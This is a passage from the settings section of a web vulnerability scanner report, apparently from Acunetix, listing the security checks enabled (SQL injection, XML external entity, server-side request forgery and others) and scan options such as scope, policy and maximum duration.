	JavaScript Libraries, Local File Inclusion, Local File Inclusion (IAST), Login Page Identifier, Malware Analyzer, Mixed Content, Open Redirection, Referrer Policy, Reflected File Download, Remote File Inclusion, Remote File Inclusion (Out of Band), Reverse Proxy Detection, Server-Side Request Forgery (DNS), Server-Side Request Forgery (Pattern Based), Server-Side Template Injection, Signatures, SQL Injection (Blind), SQL Injection (Boolean), SQL Injection (Error Based), SQL Injection (IAST), SSL, Static Resources (All Paths), Unicode Transformation (Best-Fit Mapping), WAF Identifier, Web App Fingerprint, Web Cache Deception, XML External Entity, XML External Entity (Out of Band)
URL Rewrite Mode	: Heuristic
Detected URL Rewrite Rule(s)	: None
Excluded URL Patterns	: gtm\.js WebResource\.axd ScriptResource\.axd
Authentication	: None
Authentication Profile	:
Scheduled	: No
Additional Website(s)	: None
Scan Profile	: NoAuth
Scan Policy	: OptimizedScanPolicy
Report Policy	: Default Report Policy
Scope	: Entered Path and Below
Scan Type	: Full

Max Scan Duration	: 48 hour(s)

This report created with 2.0.2.118
https://www.acunetix.com